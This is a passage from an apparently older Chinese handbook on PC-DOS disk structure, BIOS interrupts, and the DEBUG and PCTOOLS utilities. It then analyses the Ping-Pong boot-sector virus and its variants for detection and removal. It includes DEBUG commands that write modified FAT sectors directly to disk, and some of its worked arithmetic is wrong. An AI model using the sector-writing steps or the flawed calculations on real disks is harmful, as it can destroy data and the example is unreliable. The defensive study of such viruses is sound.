(2) 扇区封锁信息表。

(3) 扇区使用情况。

(4) 指示一个文件的后续簇。

FAT 中每一个表项的值由一个 12 位二进制(三位十六进制数)组成，占 1.5 个字节。第 1～2 字节总是 FF，第 0 字节（首字节）表示磁盘的型式，意义如下:

FE　单面每道 8 扇区软盘

FF　双面每道 8 扇区软盘

FC　单面每道 9 扇区软盘

FD　双面每道 9 扇区软盘

F8　硬盘

从第 3 字节开始的第 2 表项表示磁盘上数据区各簇的情况。数据区一定是从 002 簇开始的。第 3～5 字节为第 2～3 表项，表示磁盘上 002 簇和 003 簇的情况。表项号、簇号。磁盘上的簇域是一一对应的。应注意表项的值在字节中的位置，例如第 4 字节的一半属于第 2 表项，而另一半属于第 3 表项。具体分配时其高 4 位应属于第 3 表项的低 4 位，而其低 4 位则是第 2 表项的高 4 位。也就是说当第 3～5 字节的值分别为 45、30、12 时，则第 2 表项值的值为 045，第 3 表项的值为 123。为了不致搞错，建议在使用 FAT 时最好每三个字节用记录号隔开，对中间位置的字节均按上述处理。

磁盘在格式化时如发现损坏的扇区便在对应的表项中写入 FF7，表示该扇区所在簇不能使用。当表项的值为 000 时表示对应的簇是空的，可以使用。FF8～FFF 表示该簇为文件中最后一簇，FF0～FF6 表示保留的簇。其它在表项中出现的值指示文件中的下一个簇的簇号，也是该文件在 FAT 中的下一个入口。

39. PC-DOS怎样使用文件目录表和文件分配表 FAT?

DOS 在分配磁盘空间时是以簇为最小单位进行的，而不是以扇区为单位。对于不同形式的磁盘，每簇所拥有的扇区数目是不一样的。对一个长度仅为 1 个字节的文件来说。在双面盘上要占用 1024B 的空间，而在硬盘上就要占用 4096B 的空间。读文件时，DOS 首先在目录中找到该文件的目录项，根据目录项中第 26～27B 的起始簇号值求出文件的起始相对扇区号和在 FAT 中的入口。起始扇区号与起始簇号之间的关系如下（十进制):

磁盘型式	起始扇区号 S 与起始簇号 C 的关系
单面 8 扇区	S＝C+5
双面 8 扇区	S＝2C+6
单面 9 扇区	S＝C+7
双面 9 扇区	S＝2C+8
10 M 硬盘	S＝8C+33

文件分配表中的入口地址（或称偏移）即为字节的顺序号（从 0 开始编号)。具体求法如下(十进制):

(1)、将簇号乘以 1.5。

(2)、若所得结果为一整数，比如说是 6。则将 FAT 中第 6 个字节的 8 位二进制数作为 b_7～b_0 位，将相邻的下一字节的低 4 位作为 b_{11}～b_8 位组成一个 12 位二进制，这个 12 位的二进制数，即表示对应簇的状态。若所得结果是一小数为 0.5 的数，比如是 7.5。则 FAT 中第 7 个字节的高 4 位作为 b_3～b_0 位，将下邻的下一个字节作为 b_{11}～b_4 位组成一个 12 位二进制数。

写文件时过程正好相反，DOS 首先在目录中检索是否有同名文件，若无则将该文件名写入第一个找到的作过删除标记的目录中，否则开辟一新的未用目录项。然后顺序检索 FAT 中的每个表项，找到第一个值为 000 的表项后，将文件开始写入该表项对应的簇中，同时将该簇号写入目录项中第 26～27 字节。如果文件未写完。则继续向后寻找下一个空簇，并将其簇号写入上一个表

项中。如果文件写完，则将该表项值置为 FFF。

一个文件可以是放在互相衔接的几个连续簇中，也可能是存放在几个不相邻的簇中，中间隔着其它文件占用的簇或空间。但不论哪种情形，一个文件所占用的簇其簇号一定是从小到大顺序递增的，除非该文件不是采用正常的拷贝命令和编制手段建立的。当用 COPY 命令将一些文件拷贝到一张空盘上时，所有的文件一定是放在互衔接的连续簇中的。一但对文件进行了多次增删和修改后，这种情形一般就不存在了。

40. 各类磁盘基本输入／输出参数有哪些?

到目前为止，世界上出现的计算机病毒几乎90%是攻击 IBM-PC 机及其兼机。而目前在我国发现的若干种计算机病毒对微型计算机系统的攻击主要是通过软盘这一传染体。从而使系统的硬盘受到攻击。为了诊治和免役病毒有一定的理论根据，很有必要对各类磁盘的基本输入输出参数作一概括了解，见表 2-3 所示：(见下页)

41. 已知病毒程序所在的扇区号怎样找出 FAT 对应位置上的损坏标志"FF7"

可以用公式换算，其换算公式为:

360KB 软盘：S＝2C+8

10M 硬盘：　S＝8C+33

20M 硬盘：　S＝16C+49

其中 S 为扇区号，C 为簇号。

例如，已知病毒所在扇区号是 A1H

A1＝A×16+1×16＝161；将十六进制换成十进制

C＝(S−8)／2;

＝(161－8)／2＝76.5；由扇区号算出簇号。

(76.5×1.5)取整＝72H；　簇号乘以 1.5 后取整，变成十六进制数。

72+100＝172；因为装入 FAT 区一般是从 100 开始装入内存的，所以应加 100。

在机器上操作步骤:

(1) 将 FAT 区调入内存

A＞DEBUG

-L100 0 1 2；FAT区从1扇开始占2个扇区。

-E 172　　；用E命令修改从172内存地址开始的两个字节。

-W100 0 1 2；将修改后的 FAT 写入磁盘。

42. PC-DOS引导记录中前32个字节含义是什么?

以 PC-DOS2.0 版 360KB 软盘为例，引导记录中前 32 个字节的含义如下表 2-4 所示:

表 2-4　引导记录中前 32 位信息说明

位移 S(H)	字节数	含　义	DOS2.0　360K 软盘	
			十六进制数	十进制数
00	3	JMP 到引导程序	EB2090	
03	8	厂商名和版本号	IBM2.0	
0B	2	每一扇区的字节数	200	512
0D	1	每个簇的扇区数	02	2
0E	2	保留扇区数,始于 0	0001	1
10	1	FAT 的个数	02	2
11	2	根目录中允许最大数	0070	112
13	2	扇区总数	02D0	720

表 2-3 IBM PC / XT(AT)及其兼容机各类磁盘的基本输入 / 输出参数表

磁盘类型	磁盘类别码	磁头数	盘片数	每面磁道柱数	每道扇区数	每扇区字节数	磁盘总扇区数	隐含扇区数	磁盘总容量(KB)	引导记录区		FAT区			根目录区			数据区(用户区)									
										扇区数	扇区号	个数	每个占扇区	首扇区号	最多文件数	共占扇区	首扇区号	总扇区数	首扇区号	每簇扇区	每簇容量(KB)	首簇号	终簇号	簇号C与扇区号S关系：S=	单簇子目录最多可放文件数	DOS版本
160KB 软盘	FE	1	1	40	8	512	320	0	160	1	0	2	1	1,2	64	4	3	313	7	1	1/2	2	314	C+5	16	V1·0
320KB 软盘	FF	2	1	40	8	512	640	0	320	1	0	2	1	1,2	112	7	3	630	10	2	1	2	316	2C+6	32	V1·1
180KB 软盘	FC	1	1	40	9	512	360	0	180	1	0	2	2	1,3	64	4	5	351	9	1	1/2	2	352	C+7	16	V2·0
360KB 软盘	FD	2	1	40	9	512	720	0	360	1	0	2	2	1,3	112	7	5	708	12	2	1	2	355	2C+8	32	V2·0
1.2MB 硬盘	F9	2	1	80	15	512	2400	0	1200	1	0	2	7	1,8	224	14	15	2311	29	1	1/2	2	2372	C+27	16	V3·0
标准 10MB 硬盘	F8	4	2	305	17	512	20739	1	10370	1	0	2	8	1,9	512	32	17	20690	49	8	4	2	2588	8C+33	128	V2·0
增强 20MB 硬盘	F8	4	2	614	17	512	41751	1	20876	1	0	2	8	1,9	1024	64	17	41670	81	16	8	2	2606	16C+49	256	V2·0
AT20MB 硬盘	F8	8	4	305	17	512	41479	1	20740	1	0	2	8	1,9	1024	64	17	41398	81	16	8	2	2589	16C+49	256	V2·0
AT20MB 硬盘	F8	8	4	305	17	512	41463	17	20740	1	0	2	41	1,42	512	32	83	41348	115	4	2	2	10338	4C+107	64	V3·0
AT32MB 硬盘	F8	6	3	642	17	512	65467	17	32742	1	0	2	64	1,65	512	32	129	65306	161	4	2	2	16328	4C+153	64	V3·0

续表 2-4

位移 S(H)	字节数	含　义	DOS2.0　360K 软盘	
			十六进制数	十进制数
15	1	磁盘介质说明符	FD	软磁盘
16	2	每个 FAT 的扇区数	0002	2
18	2	每个道的扇区数	0009	9
1A	2	磁头(面)数	0002	2
1C	2	隐藏扇区个数	0000	0
1E	2	引导盘标志	0000	0
20	…	引导程序		

43. ROM BIOS有哪些功能？由哪几部分组成？

以 IBM PC／XT 系统为例，所谓 ROM BIOS 是与硬件设备直接发生关系的一部分驻留在系统板的 ROM 芯片里的管理程序，即人们习惯称之为“ROM BIOS”。

(1) ROM BIOS 的功能

大致分以下几个方面:

①系统启动自举进入 DOS 或 ROM　BASIC。

②系统硬件的自测试。

③基本 I／O 设备的 I／O 驱动程序。

④提供基本的中断服务。

⑤允许附有可访问的 ROM 组件的适配器进入系统。

ROM BIOS 被固化在一片 2764 的 EPROM 芯片里，其容量为 8K×8 位。它的绝对地址位于 FE000—FFFFF，称为系统 ROM BIOS。由于 IBM PC／XT 系统配置了硬盘，为此，在硬盘驱动器适配插件板上装有一片附加的 2732 EROM 组件，内含硬盘 I／O 驱动程序及自举装入程序。它的绝对地址位于 C8000—C9000，称为硬盘 ROM BIOS。

(2) 系统 ROM BIOS 的结构:

根据 ROM BIOS 所提供的功能，它有以下七部分组成 (实际容量 8K):

①程序数据区 它包含:

<1> 定义设备号地址

<2> 在 0 段设置 8088 中断向量号

<3> 在 40 段设置 ROM BIOS 数据区

包括：系统参数及数据区；键盘数据区；软盘数据区；视频显示数据区；定时器数据区；硬盘数据区。

<4> 在 50 段设置附加数据区

②自诊断测试程序它包括

<1>产品键盘的测试(供厂家使用，用户上电测试跳过);

<2>8088 处理测试;

<3>ROM BIOS 的测试;

<4>8237DMA 控制器测试;

<5>基本的 16KB RAM 测试;

<6>CRT 6845 控制器和显示 RAM 的测试;

<7>8259 中断控制器测试;

<8>8253 定时器测试;

<9>用户键盘的测试;

<10>建立 8088 中断向量表;

<11>扩展 I／O 箱的测试;

<12>扩展的 RAM 的测试;

<13>对 ROM 选件的测试(包含对硬盘驱动器测试);

<14>对 ROM BASIC 的测试;

<15>软盘驱动器的测试;

③自举装入程序—INT 19H

④主要 I／O 设备的驱动程序它包含:

<1>RS-232I／O—INT 14H

<2>键盘I/O–INT 16H

<3>软盘I/O–INT 13H

<4>打印机I/O–INT 17H

<5>显示I/O–INT 10H

⑤系统配置分析程序它包含:

<1>确定RAM的容量–INT 12H

<2>确定系统配置的设备–INT 11H

⑥其它中断服务程序它包含:

<1>不可屏幕中断处理程序(内中断)

<2>系统日时钟–INT 1AH

<3>屏幕打印–INT 05H

<4>临时中断服务程序(系统使用)

⑦图形方式的字符发生器图形

提供128个字符8×8点阵图形(1KB)

(3)硬盘ROM BIOS的结构

硬盘ROM BIOS主要提供硬磁盘输入输出驱动程序，它有以下五部分组成（实际容量2K):

①硬盘I/O参数的定义其中包含：错误代码参数；设备地址端口；硬盘控制器命令字

②硬盘数据区其中包含：在0段设置磁盘中断向量号；在40段置磁盘状态字。

③硬盘I/O的初始化程序其作用使硬盘I/O驱动程序进入系统。

④自举装入程序–INT 19H

⑤硬盘I/O驱动程序–INT 13H

44. PC–DOS的系统中断是怎样分配的?

系统在内存RAM的最低端存放一张中断向量表。允许向量号0–255的256个中断，每个中断向量占内存四个字节，存放相应的中断子程序入口地址：前两个字节是段内偏移地址，后两个字节是段的起始地址。该表占据内存最低端的1KB即从0000–03FF。系统中断的分配情况如表2–5所示:

表2–5 系统中断分配表

向量号(H)	地址(H)	功　　能
0—7	00–1C	系统"内中断"
8—F	20–3C	8级外中断
10–1F	40–7C	BIOS中断
20	80–83	DOS程序结束(BF：0011)
21	84–87	DOS功能调用(BF：0015)
22	88–8B	DOS结束地址(XX：013A)
23	8C–8F	DOSCtrl–Break退出地址(XX：0107)
24	90–93	DOS标准错误出口(XX：0196)
25	94–97	DOS绝对磁盘读(60：0406)
26	98–9B	DOS绝对磁盘写(60：0401)
27	9C–9F	DOS程序驻留结束(XX：0182)
28–3F	A0–FF	DOS保留
40–5F	100–17F	系统保留
60–7F	180–1FF	用户使用
80–F0	200–3C3	BASIC使用
F1–FF	3C4–3FF	用户使用

45. ROM BIOS提供哪几种类型的中断?

ROM BIOS除了自诊断测试和自举装入引导记录外，主要是提供设备一级的I/O驱动程序。它们都以软件中断指令的形式出现的。用户若需要调用时，直接在程序中使用INT n (n=10H—1AH) 的中断指令即可。下面分四个方面分析ROM BIOS的中断。

(1) ROM BIOS的中断分类　从ROM BIOS的程序分析可知，它内部包含以下四种类型的中断程序:

①内中断: 中断号0～7。实际上只提供了两个中断程序: 不可屏蔽中断 (NMI-INT) 和屏幕打印中断 (PRINT-SCREEN)，其余6个中断都用一个临时中断服务程序来代替。

②外中断: 中断号8～F。即是8259中断控制器接受的8级中断。其中系统ROM BIOS包含日时钟中断 (TIMER-INT)。键盘中断 (KB-INT) 和软盘中断。(DISK-INT) 等三个程序，而硬盘中断 (DISK-I0) 程序由硬盘ROM BIOS提供; 其余5级中断仍由临时中断服务代替。

③设备I/O驱动程序: 中断号10-1A。这11个驱动程序均以软件中断的方式提供。用户可直接调用，也是本节分析的重点。

④特殊中断向量: 中断号1B-1F和40-41。实际上，这7个中断向量在上电初始化时并非指向一个中断程序，而仅仅包含一条中断返回指令或某一个参数数据区或作为保留等，有待用户按需要作出变更。

表2-6说明了ROM BIOS中断的分类。

表2-6　ROM BIOS中断分类

分　类	中断名(H)	名　称	BIOS入口地址(H)
内中断	0	被零除	(FFF23)
	1	单　步	(FFF23)
	2	不可屏蔽	(FF85F)
	3	断　点	(FFF23)
	4	溢　出	(FFF23)
	5	打印屏蔽	(FFF54)
	6	保　留	(FFF23)
	7	保　留	(FFF23)
外中断	8	日时钟	(FFEA5)
	9	键　盘	(FE987)
	A	保　留	(FFF23)
	B	通　信	(FFF23)
	C	通　信	(FFF23)
	D	硬　盘	(C8760)
	E	软　盘	(FEF57)
	F	打印机	(FFF23)

续表 2-6

分类	中断名(H)	名　称	BIOS 入口地址(H)
设备 I/O 驱动程序	10	显　示	(FF065)
	11	设备配置	(FF84D)
	12	存储容量	(FF841)
	13	磁盘 I/O	(C8256)
	14	通信 I/O	(FE739)
	15	盒式磁带 I/O	(FF859)
	16	键盘 I/O	(FE82E)
	17	打印机 I/O	(FEFD2)
	18	ROM BASIC	(F6000)
	19	自　举	(C8186)*
	1A	日时钟 I/O	(FFE6F)
特殊中断	1B	键盘中止地址	(FFF4B)
	1C	定时器报时	(FFF4B)
	1D	显示器参数	(FF0A4)
	1E	软盘参数	(FEF07)
	1F	图形字符扩展	(F0000)
	40	保留给软盘 I/O	(FEC59)*
	41	硬盘参数	(C83E7)*

说明：表中带"*"这些中断入口地址并非加电初始之值初始化，而是硬盘 ROM BIOS 进入系统之后的值。

46. 在PC-DOS支持下格式化的硬盘和软盘在结构上有何不同?

对于软盘只有一个引导区，绝对扇区号为 0 面 0 道 1 扇区，逻辑扇区号为 0 面 0 道 0 扇区。在 PC-DOS 操作系统支持下软盘空间的分配包括如下几个部分。如图 2.2 所示;

引导扇区	文件分配表 FAT 区	文件目录表区	数据区

图 2.2 软盘空间分配

对于硬盘空间的分配由两个部分组成：第一部分就是整个硬盘的第一扇区，这一扇区称之为硬盘的主引导程序扇区，在这个扇区的内容是主引导程序和分区信息表。第二部分供各类操作系统使用的区域。整个硬盘空间最多可供 4 个操作系统共享，每个操作系统各占一个分区。如果整个硬盘只供一个操作系统使用，那么其余三个分区的长度可以是 0。硬盘空间的分配如图 2.3 所示:

第 1 扇区	第 1 个分区	第 2 个分区	第 3 个分区	第 4 个分区
主引导程序和分区信息表	各类操作系统占用的空间			

图 2.3　硬盘空间分配

若整个硬盘归 PC-DOS 使用，硬盘上信息由 5 部分组成即分区引导程序，文件分配表区，文件根目录区，文件数据区，再加上主引导程序和分区信息表所占的第 1 扇区。如图 2.4 所示:


第 1 扇区	PC-DOS 分区			
主引导程序 分区信息表	PC-DOS 分区引 导程序	文件分配 表 FAT	文件根 目录区	文件数 据区

图 2.4　只含 PC-DOS 分区硬盘空间分配

47. PC-DOS启动后内存分配情况是什么样?

了解 DOS 的内存分配情况对检测。消除病毒具有很大帮助。下图为 DOS 的内存分配图:

DOS 内存分配图



48. 怎样使用 DEBUG 程序?

DEBUG 程序是检测和消除病毒常用的工具软件之一，一般随 PC-DOS 作为系统的一个文件提供给用户。

DEBUG 的功能很强，不仅能跟踪执行程序的运行踪迹，以便了解程序中每条指令的执行结果，从而分析程序流程的正确性。而且能直接与磁盘的指定扇区进行对话，以便读写磁盘文件某个扇区的具体内容。为分析或修改磁盘文件提供了方便。

当在约定的驱动器（如驱动器 A）提示符下键入 DEBUG，则在驱动器盘上的 DEBUG.COM 文件被调入内存，发出提示符"-"。说明系统在 DEBUG 程序的管理之下，等待用户键入命令。

调用 DEBUG 的操作是在 PC-DOS 的提示符下打入:

```
A>DEBUG
```

并回车即可。

(1) DEBUG 程序初始化　DEBUG 程序是具有扩展名为. COM 的文件，因此当装入内存时，符合 DOS 程序段前缀控制块 PSP 所规定的条件:

①四个段寄存器指自由存储空间的最低端，即 DEBUG 程序结束以后的第一个段地址。

②指令指针 IP 置为 100。

③堆栈指针位于该段的结尾处。

④其它所有的寄存器均置为 0。

⑤约定的磁盘缓冲器置于该段的位移 80 处。

经上述初始化后，在屏幕上显示 DEBUG 的提示符"-"，等待键入命令。

(2) DEBUG 的主要操作命令

DEBUG 的主要操作命令如表 2-7 所示:

表 2-7 DEBUG 命令一览表

分 类	命 令 格 式	命 令 含 义
文件读写	N 文件标识符[文件标识符]	对文件标识符格式化。供读写文件用
	L[地址]	将格式化指定的文件装入指定的地址
	W[地址]	将指定地址内容写入到格式化指定的文件
扇区读写	L 地址 驱动器号 扇区号 扇区数	将指定扇区内容读到指定的地址
	W 地址 驱动器号 扇区号 扇区数	将指定地址内容读到指定的扇区
指令执行	G[=起始地址][断点 1…断点 10]	从指定的起始地址开始执行至断点为止
	T[地址]	从指定的地址跟踪一条指令的执行
	T[地址]指令数	从指定地址跟踪多条指令的执行
程序汇编	A[地址]	从指定地址开始汇编程序
	U[地址]	从指定地址开始反汇编目标码
	U 起始地址 终止地址	在指定的地址范围内反汇编目标码
存储单元	D[地址]	从指定地址开始显示内存单元内容
	D 起始地址 终止地址	在指定的地址范围内显示内存单元内容
	E 地址 修改内容	从指定地址开始修改内存单元内容
	E 地址	从指定地址开始一个一个单元修改
寄存器	R	显示全部寄存器的当前值
	R 寄存器名	显示指定寄存器当前值，且可修改
	RF	显示标志位的当前值，且可修改
输入输出	I 端口地址	读入端口地址中的值
	O 端口地址	把指定值写入端口地址

DEBUG 的命令有下列共同信息:

①所有命令都是一个字母，后面跟有一个或多个参数。

②命令和参数可以用大写或小写或混合方式输入。

③命令和参数间可以用定界符分隔。

④可以用＜Ctrl＞+＜Break＞键来停止一个命令的执行，返回 DEBUG 提示符状态。

⑤每一个命令的执行只有按"回车"键以后才有效，才开始执行。

⑥若 DEBUG 检查出一个语法错误，则显示具有错误的行和指示错误所在。

(3) 操作命令的应用

例 1.磁盘扇区的读写

存储在磁盘的信息大多以文件形式存放。但某些非文件的信息如系统设置的目录区。文件分配表或用户的数据等，如果要调入内存查看或修改的话，有关文件装入命令是无能为力的。为此，DEBUG 提供了一套对指定扇区进行读写的命令。熟练掌握 L，E，W 等一套命令，会有助于软件的开发应用。

下面，简要说明这套命令的使用方法。

—L 内存地址 驱动器 扇区号 扇区数

—E 内存地址 修改内容

—W 内存地址 驱动器 扇区号 扇区数

利用 L 命令将指定驱动器上扇区号开始的扇区内容读入指定的内存地址，然后用 E 命令使指定的内存地址的原内容由修改内容替代，最后，用 W 命令将修改后的内容由指定的内存地址写入到指定驱动器的磁盘扇区上。

在此注意二点:

①内存地址的形式是段：偏移量。若未指定地址，则 DEBUG 约定 L，W 命令使用 CS 段，

而 E 命令使用 DS 段。

②扇区是逻辑扇区号，以 0 面 0 道 1 扇区为相对 0。扇区数最大为 80，即每次读写可达 64KB。

③A 驱动器号为 0，B 驱动器号为 1，C 驱动器为 2。

例 2.磁盘文件的读写

DEBUG 的 L。W 命令如前所述能实现对磁盘扇区的读写，而它们的另一种命令格式却具有磁盘文件读写功能。

L[内存地址]

W[内存地址]

前者是把文件装入到指定的内存地址（若缺省，约定地址为 CS：100 处），后者是把指定的内存区域（若缺省，同前）的内容写入到文件中。这里，文件是已在 CS：5C 处被格式化的文件控制块所指定的文件，因而，在使用 L 或 W 命令之前，需要用命名命令 N 把文件标识符格式化放在 CS：5C 处。N 命令的格式为:

N 文件标识符[文件标识符]

它允许标识两个文件名参数。第一个被格式化在 CS：5C 处，后一个被格式化在 CS：6C 处(若缺省，则无)；同时，把字母 N 以后的所有字符（包含空格等定界符）作为非格式化参数放在 CS：81 处，而在 CS：80 处包含字符个数。实际上，N 的功能相当于建立该文件的程序前缀控制块 PSP。

在使用这一套文件读写命令期间，应注意两点:

①若装入的文件具有扩展名.COM 或.EXE，则文件始终装入到 CS：100 为起始地址的区域中，即使在 L 命令中指定了装入地址，也被忽略。装入后，该文件的字节长度包含在 BX 和 CX 中。

②用 W 命令写入到指定文件上，要求该指定文件不是扩展名为.EXE 或.HEX 的文件，否则 DEBUG 写入时显示一个错误信息；且在写入前，BX 和 CX 中应包括文件的字节长度。

例 3.显示内存单元的内容

可采取下述二种格式:

格式①　D 地址

从指定地址开始显示 80 个字节

格式②　D 范围

显示指定范围内存单元的内容。

例 4. 修改内存单元里的内容

可采取下述二种格式:

格式①　E　地址　内容表

用给定的内容去代表指定范围的内存单元的内容。

格式②　E　地址

连续修改逐个内存单元的内容。

49. 怎样使用PCTOOLS工具软件?

PCTOOLS 是目前很好用的工具软件之一，在这里向大家介绍 PCTOOLS R4.21 的使用，其他版本的 PCTOOLS 使用方法相似。作为计算机病毒检测和消除它是一个好帮手。

(1) PC TOOLS 的功能　PC TOOLS 提供了许多与 DOS 相同的功能，例如：拷贝文件或整个磁盘，修改文件属性，删除文件，格式化磁盘等，但 PC TOOLS 还具有许多其它功能，象恢复被删除文件，查看文件内容，在磁盘或文件中搜索字符串，显示磁盘构成和系统信息等。通过 PC TOOLS 可以查看磁盘 DOS 区的所有细节问题，因此也就可以检测某些“病毒”，象“小球”、“大麻”等，也可用来恢复被破坏的一些数据。

(2) 运行方法　运行格式：Pctools[/bw][/rnnnk][fn][Enter] 各项选择开关如下:

/bw：黑白方式提供显示

/rnnnk：pctools 作为驻留程序常驻内存，可在任何时候使用。“nnn”表示为 PC TOOLS 程序及其缓冲区设置的内存大小，其值至少应为 128。

/fn：fn 指任何一个功能键，n 的数值为 1 到 10，这样 Ctrl-Fn(当无此选项时，为 Ctril-Esc)即为 PCTOOLS 到其它程序之间的切换键（只有在 PCTOOLS 驻内存时用)。

(3) 两种状态　进入 Pctools 后，主要有两种

操作对象，一为磁盘，一为文件，当是对磁盘操作时，我们说它处于“磁盘状态”；当是对文件操作时，我们说它处于“文件”状态。两种状态下的菜单有所不同。下面我们分别说明。

①磁盘状态在此状态下的主菜单为：

```
DISK SERVICES:  Copy c Ompare Find Rename Verify view / Edit Map Locate Initialize
SPECTAL SERVICES:  Directory maint Undelete system info Park Help
F3 = file srvc F10 = F3+chg drv Esc = exit PCTOOLS
```

取大写字母为标志，各项的含义是：

“C”：拷贝一个软盘内容到另一软盘

“O”：比较两个软盘的内容

“F”：在磁盘上搜索一个字符串

“R”：对磁盘卷标改名

“V”：验证一个磁盘的可读性或试图修复磁盘

“E”：显示或编辑(修改内容)一个磁盘

“M”：映射(MAP)磁盘内容和文件在磁盘上的位置

“L”：确定一个或几个文件在磁盘上的哪一个目录下

“N”：格式化软盘

“P”：为机器搬运而对硬盘磁头加锁

“D”：实现目录维护。包括更名、删除或创建目录、改变 DOS 的当前目录、显示磁盘目录的树结构等

“U”：恢复被删除的文件

“I”：显示机器的系统信息

“F3”：切换到“文件”状态

“ESC”：退出 PCTOOLS

“Ctrl F3”：将 PCTOOLS 从内存退出

②文件状态

文件状态下的主菜单为：

```
Copy Move comp Find Rename Delete Ver view / Edit Attrib Wordp Print List Sort Help <+=SELECT
F1 = UNselect F2 = alt dir lst F3 = other menu Esc = exit PCTOOLS
F8 = directory LIST argument F9 = file SELECTion argument F10 = chg drive / path
```

取大写字母为标志，各项的含义是：

“C”：拷贝一个或几个文件

“M”：移动一个或几个文件(删除原来的文件)

“O”：比较文件内容

“F”：在一个或几个文件中查找字符串

“R”：对一个或多个文件更名

“D”：删除一个或几个文件

“V”：验证文件的可读性或试图修复文件

“E”：显示或编辑(改变内容)一个或几个文件

“A”：显示或修改一个或几个文件的属性和日期

“P”：打印一个或几个文件的内容

“W”：对一个文件使用文字编辑

“L”：打印当前目录下的文件表

“S”：对当前目录下的文件进行排序并可有选择地确定排序结果

“F1”：恢复已删除的所有文件

“F2”：切换显示的格式

“F3”：切换到“磁盘状态”

“F8”：显示与输入参数相匹配的文件名

“F9”：选择与输入参数相匹配的文件

“F10”：改变驱动器或路径

“Esc”：退出 PC TOOLS

第三章　微型计算机常见病毒的分析与消除

本章就常见的流行最广的圆点病毒、大麻病毒。Brain 病毒、黑色星期五病毒、雨点病毒、杨基多得病毒等典型病毒进行一些分析，提供防毒、消毒的一些办法。

50. 圆点病毒有哪些别名?

圆点病毒别名有：小球病毒、乒乓病毒、弹球病毒、球形病毒、001 号病毒、TYPE-A 病毒、台球病毒等。

51. 圆点病毒是哪一种类型的病毒?

计算机病毒的分类可以从不同的角度进行。若按攻击对象分类属于攻击 IBM PC／XT 及其兼容机的计算机病毒。若按攻击的机种分类属于攻击微型机的计算机病毒。若按寄生方式分类属于通过自身传染机制把病毒自身链接于系统正常运行的程序之上。若按链接方式分类属于操作系统病毒。感染病毒的操作系统在运行时，用自己有毒的引导部分替代正常的 PC-DOS 的引导扇区。若按破坏情况分类属于良性计算机病毒，这种病毒只表现自己而不破坏数据，但会使系统导致瘫痪。如果按传染方式分类属于磁盘引导区传染的计算机病毒。这种病毒的引导部分取代了正常的引导记录。

52. 圆点病毒有何症状?

开机后运行程序的过程中屏幕上出现 1～3mm 左右类似台球的小圆白点并以正弦波似的图案跳动显示。在中文状态下，碰上汉字即被消去一半或全部。由于这种病毒程序存在，使得大量的 CPU 时间花在对这种病毒程序的执行上，致使机器运行速度明显变慢。死机的次数增多，有时会中断正常的打印，严重的时候，使系统无法工作。但该种病毒并不破坏数据和应用程序的执行。

53. 圆点病毒的组成包括哪些部分?

从传染机制上来说，可分成三个部分。第一部分为头部，即该病毒的引导部分，它的主要功能就是将病毒读进内存，并准备进行传染和表现出症状。这部分病毒程序就存在磁盘的 0 面 0 道 1 扇区上，占 512B。第二部分是病毒的传染体。第三部分是病毒的发病体，这两部分的主要程序被安排在磁盘的某个簇号内。而该簇号在 FAT 表上一般表现为“坏簇（FF7）的标志。以防破坏或被其他程序覆盖。

54. 感染圆点病毒后 DOS 启动的过程是怎样进行的?

系统加电正常自检后自举，先读入盘的引导扇区，如果引导扇区被破坏，则系统无法进行正常的自举。

如果系统感染了圆点病毒，在引导程序未找到系统两个隐含文件：IBMBIO. COM 及 IBMDOS. COM 之前，先将自己装入内存的最高端，一共占 32K 的 RAM 空间。这之后才开始作真正的自举，检查盘上有否 IBMBIO. COM 及 IBMDOS. COM 而进行正常的自举过程。

COMMAND. COM 一部分驻留内存低地址，有一部分是驻留在内存最高端的，而圆点病毒程序使驻留在内存高端的 COMMAND. COM 部分向后挪动了 2K 的位置,结果使系统内存减少了 2K。这时检查内存值比系统加电时自检到的内存值少 2K。如果多次执行病毒程序内存空间就更少。少的值为 2K×m，m 为执行病毒程序的次数。

55. 圆点病毒程序的引导部分装入内存后主要做哪几件事?

圆点病毒程序的引导部分存于磁盘的 Boot 区，另一部分被放到标志为“坏”簇的一些扇区中。

计算机启动时首先将 Boot 区的病毒程序及有关参数装入内存 0000：7C00 处，并开始执行它，此时主要做这样几件事：

(1) 向内存最高区申请 2K 的空间区域，并将它本身的代码及有关参数移至该区域中，然后把控制转向该区域病毒程序开始执行。

(2) 把病毒程序的另一部分及正常的 Boot 区读至内存的有关区域。

(3) 修改 INT 13H 中断向量入口，并开始

执行正常的 Boot 程序。

56. 圆点病毒的变异病毒有哪些？症状如何？

所谓圆点病毒的变异病毒是通过修改圆点病毒的病发程序制造新的病毒。到目前为止已发现的变异病毒有以下几种：

(1) 爆炸病毒：病发时屏幕中间出现圆球。并逐渐扩散，呈现爆炸状的闪点。

(2) 流星病毒：病发时屏幕出现一颗流星闪过，瞬间消失，一切恢复正常，隔 15 分钟左右重复。

(3) 苹果病毒：在汉字系统中每约半小时屏幕出现："我要吃苹果"，输入"苹果请"三个汉字后，恢复正常。

(4) 密码病毒：硬盘被加密，每次从硬盘启动时，必须先输入一个口令字，否则即使从软盘启动，也无法进入硬盘。口令字的规则是：以 26 个字母为序，按"退一进三"算法轮换，如：上次口令是"D"，本次应为"C"，下次则为"F"，再次则为"E"。

(5) 警报病毒：约每 15 分钟发出警报声，不影响系统数据。

(6) 噪声病毒：不定时地发出一串尖叫声，不影响系统数据。

(7) AIDS（艾滋病）：一旦从键盘按序输入（可以不连续）A、I、D、S 四个字符时，盘上所有数据丢失。如按拼音方式输入"自动"两字，键入的字符恰好为"AI6DS5"，即激发。

